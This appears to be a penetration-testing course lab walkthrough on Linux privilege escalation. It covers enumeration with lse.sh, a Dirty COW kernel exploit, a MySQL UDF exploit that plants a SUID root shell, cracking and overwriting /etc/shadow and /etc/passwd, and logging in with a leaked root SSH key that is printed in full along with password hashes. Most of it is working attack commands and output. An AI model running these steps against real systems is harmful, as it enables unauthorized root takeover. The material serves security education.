Linux Privilege Escalation
This lab authorizes the use of Linux privilege escalation techniques including misconfigured sudo rules, SUID binaries, weak file permissions, kernel exploits, and credential reuse—only within the defined lab environment.
In production systems, privilege escalation can compromise the integrity of an entire host and any systems that trust it. Such actions must never be performed without explicit authorization and a clear engagement scope.
Ethical security professionals escalate privileges solely to demonstrate impact, validate risk, and improve defenses—not for persistence, disruption, or data destruction. In real engagements, privilege escalation is used to confirm the severity of a finding. Once root access is achieved, the tester documents the path, limits system changes, and disengages responsibly.
Intro to Linux Privilege Escalation
Our initial access to a remote server is typically obtained under the context of a low-privileged user, which limits our control and visibility over the system. To achieve full control, we need to identify and exploit an internal or local vulnerability that allows us to escalate our privileges — ideally to the root user on a Linux system or the Administrator / SYSTEM account on Windows.
In the following sections, we’ll walk through some common techniques and approaches used for privilege escalation, helping us move from limited access to full system compromise.
Kernel Exploits- These target known vulnerabilities in the system’s kernel (the core of the OS) to escalate privileges. If the kernel is outdated or unpatched, attackers can run exploits (often public) to gain root or SYSTEM access.Vulnerable Software- Old or misconfigured software running with elevated permissions can be exploited. Attackers may target setuid binaries, misconfigured services, or poorly coded applications to break out of limited shells. In Windows, outdated software running as a privileged service (like SYSTEM) can be exploited to escalate privileges.User Privileges- Weak or misconfigured permissions like overly permissive sudo access let attackers execute commands as higher-privileged users. In Windows, overprivileged user accounts allow attackers to abuse built-in Windows tools like runas.Scheduled Tasks- Misconfigured scheduled task or world-writable cron jobs can allow attackers to inject malicious commands that will run automatically as a higher-privileged user.Exposed Credentials- Plaintext passwords, SSH key, API keys, or tokens found in config files, scripts, or command history can be reused for privilege escalation.Special Permissions- Files or binaries with SUID or SGID flags run with the permissions of their owner or group (often root). In Windows, services with unquoted paths, weak ACLs, or DLL hijacking opportunities can be exploited to gain SYSTEM.
For this exercise, we will utilize a different vulnerable Linux VM provided during the course. If you wish to use the JMA Lab, jump to the "Abusing Cron Jobs" section.
Before we proceed, let's download Linux Smart Enumeration script in our Kali.
// Downloading lse.sh in Kali
wget "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -O lse.sh
Running lse.sh
Transfer the file in the target VM and run it,
user@debian:~$ ./lse.sh
---
If you know the current user password, write it here to check sudo privileges: user
---

 LSE Version: 4.14nw

        User: user
     User ID: 1000
    Password: ******
        Home: /home/user
        Path: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
       umask: 0022

    Hostname: debian
       Linux: 2.6.32-5-amd64
Architecture: x86_64


==================================================================( users )=====
[i] usr000 Current user groups............................................. yes!
[*] usr010 Is current user in an administrative group?..................... nope
[*] usr020 Are there other users in administrative groups?................. nope
[*] usr030 Other users with shell.......................................... yes!
[i] usr040 Environment information......................................... skip
[i] usr050 Groups for other users.......................................... skip
[i] usr060 Other users..................................................... skip
[*] usr070 PATH variables defined inside /etc.............................. yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?.................. nope
===================================================================( sudo )=====
[!] sud000 Can we sudo without a password?................................. nope
[!] sud010 Can we list sudo commands without a password?................... nope
[!] sud020 Can we sudo with a password?.................................... nope
[!] sud030 Can we list sudo commands with a password?...................... yes!
---
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
---
[*] sud040 Can we read sudoers files?...................................... nope
[*] sud050 Do we know if any other users used sudo?........................ nope
============================================================( file system )=====
[*] fst000 Writable files outside user's home.............................. yes!
[*] fst010 Binaries with setuid bit........................................ yes!
[!] fst020 Uncommon setuid binaries........................................ yes!
---
/usr/local/bin/suid-so
/usr/local/bin/suid-env
/usr/local/bin/suid-env2
/usr/sbin/exim-4.84-3
---
[!] fst030 Can we write to any setuid binary?.............................. nope
[*] fst040 Binaries with setgid bit........................................ skip
[!] fst050 Uncommon setgid binaries........................................ skip
[!] fst060 Can we write to any setgid binary?.............................. skip
[*] fst070 Can we read /root?.............................................. nope
[*] fst080 Can we read subdirectories under /home?......................... yes!
[*] fst090 SSH files in home directories................................... nope
[*] fst100 Useful binaries................................................. yes!
[*] fst110 Other interesting files in home directories..................... nope
[!] fst120 Are there any credentials in fstab/mtab?........................ nope
[*] fst130 Does 'user' have mail?.......................................... nope
[!] fst140 Can we access other users mail?................................. nope
[*] fst150 Looking for GIT/SVN repositories................................ nope
[!] fst160 Can we write to critical files?................................. nope
[!] fst170 Can we write to critical directories?........................... nope
[!] fst180 Can we write to directories from PATH defined in /etc?.......... yes!
---
drwxr-xr-x 4 user user 4096 Aug 25 18:46 /home/user
---
[!] fst190 Can we read any backup?......................................... yes!
---
-rw-r--r-- 1 root root 158475 Aug 25 18:47 /tmp/backup.tar.gz
---
[!] fst200 Are there possible credentials in any shell history file?....... nope
[!] fst210 Are there NFS exports with 'no_root_squash' option?............. yes!
---
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
---
[*] fst220 Are there NFS exports with 'no_all_squash' option?.............. nope
[i] fst500 Files owned by user 'user'...................................... skip
[i] fst510 SSH files anywhere.............................................. skip
[i] fst520 Check hosts.equiv file and its contents......................... skip
[i] fst530 List NFS server shares.......................................... skip
[i] fst540 Dump fstab file................................................. skip
=================================================================( system )=====
[i] sys000 Who is logged in................................................ skip
[i] sys010 Last logged in users............................................ skip
[!] sys020 Does the /etc/passwd have hashes?............................... nope
[!] sys022 Does the /etc/group have hashes?................................ nope
[!] sys030 Can we read shadow files?....................................... yes!
---
/etc/shadow
---
root:$6$DqhhHA.3$0JQD9HV2/VEttP75C1zkg08BXtZrPNkUf5JpE0tMoHYm8vNsbQTJMVBiJlaUMgI2zChwsqV5rs4fEEI41AQ45/:20325:0:99999:7:::
<SNIP>
sshd:*:17298:0:99999:7:::
user:$6$NW3jAvF7$xBBq3Ea753xJa9MXsyyOHx9lvT.NqAqFYIkdkca8PCZJYG4Du.4.PnNpVbc0j8gpdxslXHb/CEjp6mHnYJYaJ0:20325:0:99999:7:::
statd:*:17299:0:99999:7:::
mysql:!:18133:0:99999:7:::
privesc:$6$QZPL2VuP$bXVJxrwENO8FwZG0XI1zgIMZHuV5t1N9XdNKupRyRWxtBEVsnye0nbxCc0kksKN3hA5DxkMpGuOBODQmzHwpw1:20325:0:99999:7:::
---
[*] sys040 Check for other superuser accounts.............................. nope
[*] sys050 Can root user log in via SSH?................................... yes!
[i] sys060 List available shells........................................... skip
[i] sys070 System umask in /etc/login.defs................................. skip
[i] sys080 System password policies in /etc/login.defs..................... skip
===============================================================( security )=====
[*] sec000 Is SELinux present?............................................. nope
[*] sec010 List files with capabilities.................................... nope
[!] sec020 Can we write to a binary with caps?............................. nope
[!] sec030 Do we have all caps in any binary?.............................. nope
[*] sec040 Users with associated capabilities.............................. nope
[!] sec050 Does current user have capabilities?............................ skip
[!] sec060 Can we read the auditd log?..................................... nope
========================================================( recurrent tasks )=====
[*] ret000 User crontab.................................................... nope
[!] ret010 Cron tasks writable by user..................................... nope
[*] ret020 Cron jobs....................................................... yes!
[*] ret030 Can we read user crontabs....................................... nope
[*] ret040 Can we list other user cron tasks?.............................. nope
[*] ret050 Can we write to any paths present in cron jobs.................. yes!
[!] ret060 Can we write to executable paths present in cron jobs........... yes!
---
/etc/crontab:PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
---
[i] ret400 Cron files...................................................... skip
[*] ret500 User systemd timers............................................. nope
[!] ret510 Can we write in any system timer?............................... nope
[i] ret900 Systemd timers.................................................. skip
================================================================( network )=====
[*] net000 Services listening only on localhost............................ yes!
[!] net010 Can we sniff traffic with tcpdump?.............................. nope
[i] net500 NIC and IP information.......................................... skip
[i] net510 Routing table................................................... skip
[i] net520 ARP table....................................................... skip
[i] net530 Nameservers..................................................... skip
[i] net540 Systemd Nameservers............................................. skip
[i] net550 Listening TCP................................................... skip
[i] net560 Listening UDP................................................... skip
===============================================================( services )=====
[!] srv000 Can we write in service files?.................................. yes!
---
/etc/init.d/rc.local
---
[!] srv010 Can we write in binaries executed by services?.................. nope
[*] srv020 Files in /etc/init.d/ not belonging to root..................... nope
[*] srv030 Files in /etc/rc.d/init.d not belonging to root................. nope
[*] srv040 Upstart files not belonging to root............................. nope
[*] srv050 Files in /usr/local/etc/rc.d not belonging to root.............. nope
[i] srv400 Contents of /etc/inetd.conf..................................... skip
[i] srv410 Contents of /etc/xinetd.conf.................................... skip
[i] srv420 List /etc/xinetd.d if used...................................... skip
[i] srv430 List /etc/init.d/ permissions................................... skip
[i] srv440 List /etc/rc.d/init.d permissions............................... skip
[i] srv450 List /usr/local/etc/rc.d permissions............................ skip
[i] srv460 List /etc/init/ permissions..................................... skip
[!] srv500 Can we write in systemd service files?.......................... nope
[!] srv510 Can we write in binaries executed by systemd services?.......... nope
[*] srv520 Systemd files not belonging to root............................. nope
[i] srv900 Systemd config files permissions................................ skip
===============================================================( software )=====
[!] sof000 Can we connect to MySQL with root/root credentials?............. nope
[!] sof010 Can we connect to MySQL as root without password?............... yes!
---
<SNIP>
==================================( FINISHED )==================================
Kernel Exploit
Enumerate the kernel version:
privesc@debian:~$ uname -a
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64 GNU/Linux
Using Kali, use searchsploit to find matching exploits
searchsploit linux kernel 2.6.32 priv esc
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privil | solaris/local/15962.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' | linux/local/9844.py
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Esca | linux/local/50135.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' R | linux/local/40839.c
Linux Kernel 2.6.27 < 2.6.36 (RedHat x86-64) - 'compat' Loc | linux_x86-64/local/15024.c
Linux Kernel 2.6.32 (Ubuntu 10.04) - '/proc' Handling SUID  | linux/local/41770.txt
Linux Kernel 2.6.32 - 'pipe.c' Local Privilege Escalation ( | linux/local/10018.sh
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Loca | linux/local/25444.c
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo  | linux_x86-64/local/33516.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation  | linux/local/41886.c
Linux Kernel < 2.6.34 (Ubuntu 10.10 x86) - 'CAP_SYS_ADMIN'  | linux_x86/local/15916.c
Linux Kernel < 2.6.34 (Ubuntu 10.10 x86/x64) - 'CAP_SYS_ADM | linux/local/15944.c
Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BC | linux/local/14814.c
Linux Kernel < 2.6.36-rc4-git2 (x86-64) - 'ia32syscall' Emu | linux_x86-64/local/15023.c
Linux Kernel < 2.6.36.2 (Ubuntu 10.04) - 'Half-Nelson.c' Ec | linux/local/17787.c
Linux Kernel < 2.6.37-rc2 - 'ACPI custom_method' Local Priv | linux/local/15774.c
Linux Kernel < 3.16.1 - 'Remount FUSE' Local Privilege Esca | linux/local/34923.c
Linux Kernel < 3.16.39 (Debian 8 x64) - 'inotfiy' Local Pri | linux_x86-64/local/44302.c
Linux Kernel < 3.2.0-23 (Ubuntu 12.04 x64) - 'ptrace/sysret | linux_x86-64/local/34134.c
Linux Kernel < 3.4.5 (Android 4.2.2/4.4 ARM) - Local Privil | arm/local/31574.c
Linux Kernel < 3.5.0-23 (Ubuntu 12.04.2 x64) - 'SOCK_DIAG'  | linux_x86-64/local/44299.c
Linux Kernel < 3.8.9 (x86-64) - 'perf_swevent_init' Local P | linux_x86-64/local/26131.c
Linux Kernel < 3.8.x - open-time Capability 'file_ns_capabl | linux/local/25450.c
Linux kernel < 4.10.15 - Race Condition Privilege Escalatio | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Loca | linux/local/45553.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Pr | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter tar | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux M | linux/local/47169.c
We can try and adjust our search to be less specific with the kernel version, but more specific with the distribution:
─$ searchsploit linux kernel 2.6.32 priv esc debian
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
Linux Kernel < 3.16.39 (Debian 8 x64) - 'inotfiy' Local Pri | linux_x86-64/local/44302.c
------------------------------------------------------------ ---------------------------------
Using Linux Exploit Suggester and run the tool against the original kernel version
# In Kali install the script
sudo apt install linux-exploit-suggester
cd /usr/share/linux-exploit-suggester

# Then, setup a web server
python3 -m htttp.server 9001
In the target VM, run the commands
wget http://192.168.0.104:9001/linux-exploit-suggester.sh
chmod +x linux-exploit-suggester.sh

# Execute
./linux-exploit-suggester.sh

Kernel version: 2.6.32
Architecture: x86_64
Distribution: debian
Package list: from current OS

Possible Exploits:
<SNIP>
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Tags: RHEL=5|6|7,debian=7|8,ubuntu=16.10|16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40611

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Tags: RHEL=5|6|7,debian=7|8,ubuntu=16.10|16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40616

<SNIP>
There are a number of Dirty COW exploits, all of which use different methods to obtain a root shell. The following version seems to work best on the target VM.
wget https://gist.githubusercontent.com/KrE80r/42f8629577db95782d5e4f609f437a54/raw/71c902f55c09aa8ced351690e1e627363c231b45/c0w.c
Transfer the script in the target and compile.
gcc -pthread c0w.c -o c0w
Run the exploit
./c0w

   (___)
   (o o)_____/
    @@ `     \
     \ ____, //usr/bin/passwd
     //    //
    ^^    ^^
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Once the exploit is complete, simply execute the /usr/bin/passwd binary to get a root shell
/usr/bin/passwd

root@debian:/home/user/tools# id
uid=0(root) gid=1000(user) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
Service Exploits
user@debian:~$ ps aux | grep "root"
<SNIP>
root      1476  0.0  0.2  71424  2888 ?        Ss   16:35   0:00 /usr/sbin/apache2 -k start
root      1613  0.0  0.1  49220  1164 ?        Ss   16:35   0:00 /usr/sbin/sshd
root      1636  0.0  0.0  22440   884 ?        Ss   16:35   0:00 /usr/sbin/cron
root      1663  0.0  0.1  61864  1312 ?        Ss   16:35   0:00 nginx: master process /usr/sbin/nginx
root      1676  0.0  0.1   9180  1400 ?        S    16:35   0:00 /bin/sh /usr/bin/mysqld_safe
root      1801  0.0  2.3 163616 24172 ?        Sl   16:35   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
root      1802  0.0  0.0   3896   640 ?        S    16:35   0:00 logger -t mysqld -p daemon.error
root      2221  0.0  0.1  51904  1432 tty1     Ss   16:35   0:00 /bin/login --
root      2233  0.0  0.3  70540  3300 ?        Ss   16:35   0:00 sshd: privesc [priv]
user      3780  0.0  0.0   7592   860 pts/0    S+   17:05   0:00 grep root
Note that the mysqld process is running as root. Running the program with the --version/-v command line option often shows the version number:
user@debian:~$ mysql --version
mysql  Ver 14.14 Distrib 5.1.73, for debian-linux-gnu (x86_64) using readline 6.1
From the output of the lse.sh above, we can connect to MySQL as root without password
[!] sof010 Can we connect to MySQL as root without password?............... yes!
Using searchsploit
└─$ searchsploit MySQL 5 linux local
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
Cisco Firepower Threat Management Console 6.0.1 - Hard-Code | linux/local/40465.txt
cPanel 10.8.x - cpwrap via MySQLAdmin Privilege Escalation  | linux/local/2466.pl
MySQL (Linux) - Database Privilege Escalation               | linux/local/23077.pl
MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Code Exe | linux/local/40360.py
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysql' Sys | linux/local/40678.c
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root' Syst | linux/local/40679.sh
Mysql 3.22.x/3.23.x - Local Buffer Overflow                 | linux/local/20581.c
MySQL 3.23.x - 'mysqld' Local Privilege Escalation          | linux/local/22340.txt
MySQL 3.x/4.0.x - Weak Password Encryption                  | linux/local/22565.c
MySQL 4.1.18/5.0.20 - Local/Remote Information Leakage      | linux/remote/1742.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic | linux/local/1518.c
MySQL 4/5/6 - UDF for Command Execution                     | linux/local/7856.txt
MySQL User-Defined (Linux) x32 / x86_64 - 'sys_exec' Local  | linux/local/50236.py
Zabbix Agent 3.0.1 - 'mysql.size' Shell Command Injection   | linux/local/39769.txt
MySQL has the ability to install User Defined Functions (UDF) which run via shared objects. Let's use this exploit Mysql UDF
// In Kali
cp  /usr/share/exploitdb/exploits/linux/local/1518.c .

// Transfer in the Target VM and compile
user@debian:~$ wget http://172.20.10.2:9000/1518.c .
user@debian:~$ cp 1518.c raptor_udf2.c
user@debian:~$ gcc -g -c raptor_udf2.c
user@debian:~$ gcc -g -c raptor_udf2.c -fPIC
user@debian:~$ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc -fPIC

// Install UDF using MySQL
user@debian:~$ mysql -u root -p
mysql> use mysql;
mysql> insert into foo values(load_file('/home/privesc/raptor_udf2.so'));
mysql> select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
mysql> create function do_system returns integer soname 'raptor_udf2.so';
mysql> select * from mysql.func;
mysql> select do_system('id > /tmp/out; chown raptor.raptor /tmp/out');
mysql> select do_system('cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash');
mysql> exit

// Execute the exploit
user@debian:~$ cd /tmp
user@debian:/tmp$ /tmp/rootbash -p
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
Weak File Permission 1
Check the permissions of the /etc/shadow file.
user@debian:/tmp$ ls -la /etc/shadow
-rw-r--rw- 1 root shadow 963 Aug 25 16:46 /etc/shadow
The file is world readable. Let's extract the root user’s password hash:
user@debian:/tmp$ head -n 1 /etc/shadow
root:$6$zwEAP1LwAInPGV4f$9GgYXJwpKpOYBNDjHDGjqCPhS69ib4LZQvvxdddWGeAELUN6cgAhJRieKYrhKHL2d1YvxJNaZ.V4l9H5nvYCR0:20325:0:99999:7:::
Save the password hash in a file (e.g. hash.txt)
echo '$6$zwEAP1LwAInPGV4f$9GgYXJwpKpOYBNDjHDGjqCPhS69ib4LZQvvxdddWGeAELUN6cgAhJRieKYrhKHL2d1YvxJNaZ.V4l9H5nvYCR0' > hash.txt
Crack the password hash using john:
└─$ john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password!        (?)
1g 0:00:00:00 DONE (2025-08-25 12:11) 1.010g/s 2327p/s 2327c/s 2327C/s slimshady..abcdefgh
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Use the su command to switch to the root user,
su -
// Enter the cracked password - password!
root@debian:/# id
uid=0(root) gid=0(root) groups=0(root)
Alternate Solution
Create a backup copy of the /etc/shadow file, so that we can restore it later.
cat /etc/shadow > shadow.bak
In Kali, generate a new SHA-512 password hash
└─$ mkpasswd -m sha-512 newpassword
$6$AmfpFPwMn07bpphV$dfEHoj9qR42ztZKfUBlfcqZx9k2mzl4WYRT5iBoCm9Cziaubpw05uVBsiEoYv9SryKAozQL4xztOXDAErtLcN/
Edit the /etc/shadow and replace the root user’s password hash with the one we generated.
nano /etc/shadow
// Delete the hash and paste the generated SHA-512 hash
root:$6$AmfpFPwMn07bpphV$dfEHoj9qR42ztZKfUBlfcqZx9k2mzl4WYRT5iBoCm9Cziaubpw05uVBsiEoYv9SryKAozQL4xztOXDAErtLc$
// Run su
user@debian:~$ su
// Type the new password and get the root shell
root@debian:/home/user#
Weak File Permission 2
Check the permissions of the /etc/passwd file:
user@debian:~$ ls -l /etc/passwd
-rw-r--rw- 1 root root 1057 Aug 25 16:31 /etc/passwd
In Kali, generate a password hash for the password “password” using openssl
└─$ openssl passwd "password"
$1$sA5.O9AE$/crl7DYwXGlS40AbVI9T61
Edit the /etc/passwd file
nano /etc/passwd
// Copy the 1st line and paste it in the last row
root:x:0:0:root:/root:/bin/bash
// Change the user to newroot and paste the generated passwor
newroot:$1$sA5.O9AE$/crl7DYwXGlS40AbVI9T61:0:0:root:/root:/bin/bash
// Run su
su
// Type 'password' and get the root shell
root@debian:/home/user#
Backups
Even if a machine has correct permissions on important or sensitive files, a user may have created insecure backups of these files. It is always worth exploring the file system looking for readable backup files. Some common places include user home directories, the / (root) directory, /tmp, and /var/backups. Look for interesting files, especially hidden files, in common locations:
$ ls -la /home/user
$ ls -la /
$ ls -la /tmp
$ ls -la /var/backups
Note that a hidden .ssh directory exists in the system root
user@debian:~$ ls -la /
total 96
drwxr-xr-x  22 root root  4096 Aug 25  2019 .
drwxr-xr-x  22 root root  4096 Aug 25  2019 ..
drwxr-xr-x   2 root root  4096 Aug 25  2019 bin
drwxr-xr-x   3 root root  4096 May 12  2017 boot
drwxr-xr-x  14 root root  2840 Aug 25 16:35 dev
drwxr-xr-x  66 root root  4096 Aug 25 19:05 etc
drwxr-xr-x   4 root root  4096 Aug 25 16:30 home
lrwxrwxrwx   1 root root    30 May 12  2017 initrd.img -> boot/initrd.img-2.6.32-5-amd64
drwxr-xr-x  12 root root 12288 May 14  2017 lib
lrwxrwxrwx   1 root root     4 May 12  2017 lib64 -> /lib
drwx------   2 root root 16384 May 12  2017 lost+found
drwxr-xr-x   3 root root  4096 May 12  2017 media
drwxr-xr-x   2 root root  4096 Jun 11  2014 mnt
drwxr-xr-x   2 root root  4096 May 12  2017 opt
dr-xr-xr-x 102 root root     0 Aug 25 08:43 proc
drwx------   4 root root  4096 Aug 25  2019 root
drwxr-xr-x   2 root root  4096 May 13  2017 sbin
drwxr-xr-x   2 root root  4096 Jul 21  2010 selinux
drwxr-xr-x   2 root root  4096 May 12  2017 srv
drwxr-xr-x   2 root root  4096 Aug 25  2019 .ssh
drwxr-xr-x  13 root root     0 Aug 25 08:43 sys
drwxrwxrwt   2 root root  4096 Aug 25 19:48 tmp
drwxr-xr-x  11 root root  4096 May 13  2017 usr
drwxr-xr-x  14 root root  4096 May 13  2017 var
lrwxrwxrwx   1 root root    27 May 12  2017 vmlinuz -> boot/vmlinuz-2.6.32-5-amd64
In this directory, we can see a world-readable file called root_key:
user@debian:~$ cd /.ssh/
user@debian:/.ssh$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Aug 25  2019 .
drwxr-xr-x 22 root root 4096 Aug 25  2019 ..
-rw-r--r--  1 root root 1679 Aug 25  2019 root_key
Further inspection of this file seems to indicate that this is an SSH private key. The name and owner of the file suggests this key belongs to the root user
user@debian:/.ssh$ head -n 1 root_key
-----BEGIN RSA PRIVATE KEY-----
Before we try to use this key, let’s confirm that root logins are even allowed via SSH:
user@debian:/.ssh$ grep PermitRootLogin /etc/ssh/sshd_config
PermitRootLogin yes
# the setting of "PermitRootLogin without-password".
Transfer the key over to your local machine, and update the permission.
cat root_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA3IIf6Wczcdm38MZ9+QADSYq9FfKfwj0mJaUteyJHWHZ3/GNm
gLTH3Fov2Ss8QuGfvvD4CQ1f4N0PqnaJ2WJrKSP8QyxJ7YtRTk0JoTSGWTeUpExl
p4oSmTxYnO0LDcsezwNhBZn0kljtGu9p+dmmKbk40W4SWlTvU1LcEHRr6RgWMgQo
OHhxUFddFtYrknS4GiL5TJH6bt57xoIECnRc/8suZyWzgRzbo+TvDewK3ZhBN7HD
eV9G5JrjnVrDqSjhysUANmUTjUCTSsofUwlum+pU/dl9YCkXJRp7Hgy/QkFKpFET
Z36Z0g1JtQkwWxUD/iFj+iapkLuMaVT5dCq9kQIDAQABAoIBAQDDWdSDppYA6uz2
NiMsEULYSD0z0HqQTjQZbbhZOgkS6gFqa3VH2OCm6o8xSghdCB3Jvxk+i8bBI5bZ
YaLGH1boX6UArZ/g/mfNgpphYnMTXxYkaDo2ry/C6Z9nhukgEy78HvY5TCdL79Q+
5JNyccuvcxRPFcDUniJYIzQqr7laCgNU2R1lL87Qai6B6gJpyB9cP68rA02244el
WUXcZTk68p9dk2Q3tk3r/oYHf2LTkgPShXBEwP1VkF/2FFPvwi1JCCMUGS27avN7
VDFru8hDPCCmE3j4N9Sw6X/sSDR9ESg4+iNTsD2ziwGDYnizzY2e1+75zLyYZ4N7
6JoPCYFxAoGBAPi0ALpmNz17iFClfIqDrunUy8JT4aFxl0kQ5y9rKeFwNu50nTIW
1X+343539fKIcuPB0JY9ZkO9d4tp8M1Slebv/p4ITdKf43yTjClbd/FpyG2QNy3K
824ihKlQVDC9eYezWWs2pqZk/AqO2IHSlzL4v0T0GyzOsKJH6NGTvYhrAoGBAOL6
Wg07OXE08XsLJE+ujVPH4DQMqRz/G1vwztPkSmeqZ8/qsLW2bINLhndZdd1FaPzc
U7LXiuDNcl5u+Pihbv73rPNZOsixkklb5t3Jg1OcvvYcL6hMRwLL4iqG8YDBmlK1
Rg1CjY1csnqTOMJUVEHy0ofroEMLf/0uVRP3VsDzAoGBAIKFJSSt5Cu2GxIH51Zi
SXeaH906XF132aeU4V83ZGFVnN6EAMN6zE0c2p1So5bHGVSCMM/IJVVDp+tYi/GV
d+oc5YlWXlE9bAvC+3nw8P+XPoKRfwPfUOXp46lf6O8zYQZgj3r+0XLd6JA561Im
jQdJGEg9u81GI9jm2D60xHFFAoGAPFatRcMuvAeFAl6t4njWnSUPVwbelhTDIyfa
871GglRskHslSskaA7U6I9QmXxIqnL29ild+VdCHzM7XZNEVfrY8xdw8okmCR/ok
X2VIghuzMB3CFY1hez7T+tYwsTfGXKJP4wqEMsYntCoa9p4QYA+7I+LhkbEm7xk4
CLzB1T0CgYB2Ijb2DpcWlxjX08JRVi8+R7T2Fhh4L5FuykcDeZm1OvYeCML32EfN
Whp/Mr5B5GDmMHBRtKaiLS8/NRAokiibsCmMzQegmfipo+35DNTW66DDq47RFgR4
LnM9yXzn+CbIJGeJk5XUFQuLSv0f6uiaWNi7t9UNyayRmwejI6phSw==
-----END RSA PRIVATE KEY-----


# Create a file in Kali
nano root_key
# Paste the key and change the permission
chmod 600 root_key
Now, let's ssh to the target as root.
└─$ ssh -i root_key root@192.168.0.49
Unable to negotiate with 192.168.0.49 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

// The only available host key type are ssh-rsa and ssh-dss
└─$ ssh -i root_key root@192.168.0.49 \
  -o HostKeyAlgorithms=+ssh-rsa \
  -o PubkeyAcceptedAlgorithms=+ssh-rsa \
  -o PubkeyAcceptedKeyTypes=+ssh-rsa

// Now we have a root shell via ssh
root@debian:~#
Path Abuse
PATH is an environment variable that specifies the set of directories where an executable can be located. An account's PATH variable is a set of absolute paths, allowing a user to type a command without specifying the absolute path to the binary.
james@keym4ker:~$ echo $PATH

/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
Special Permissions
The Set User ID upon Execution (setuid) permission can allow a user to execute a program or script with the permissions of another user, typically with elevated privileges. The setuid bit appears as an s.
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null

-rwsr-xr-x 1 root root 281624 Jun 24 00:29 /usr/bin/sudo
-rwsr-xr-x 1 root root 88496 Mar 23  2023 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 62672 Mar 23  2023 /usr/bin/chfn
-rwsr-xr-x 1 root root 48896 Mar 23  2023 /usr/bin/newgrp
-rwsr-xr-x 1 root root 72000 Oct 18  2024 /usr/bin/su
-rwsr-xr-x 1 root root 35128 Oct 18  2024 /usr/bin/umount
-rwsr-xr-x 1 root root 52880 Mar 23  2023 /usr/bin/chsh
-rwsr-xr-x 1 root root 68248 Mar 23  2023 /usr/bin/passwd
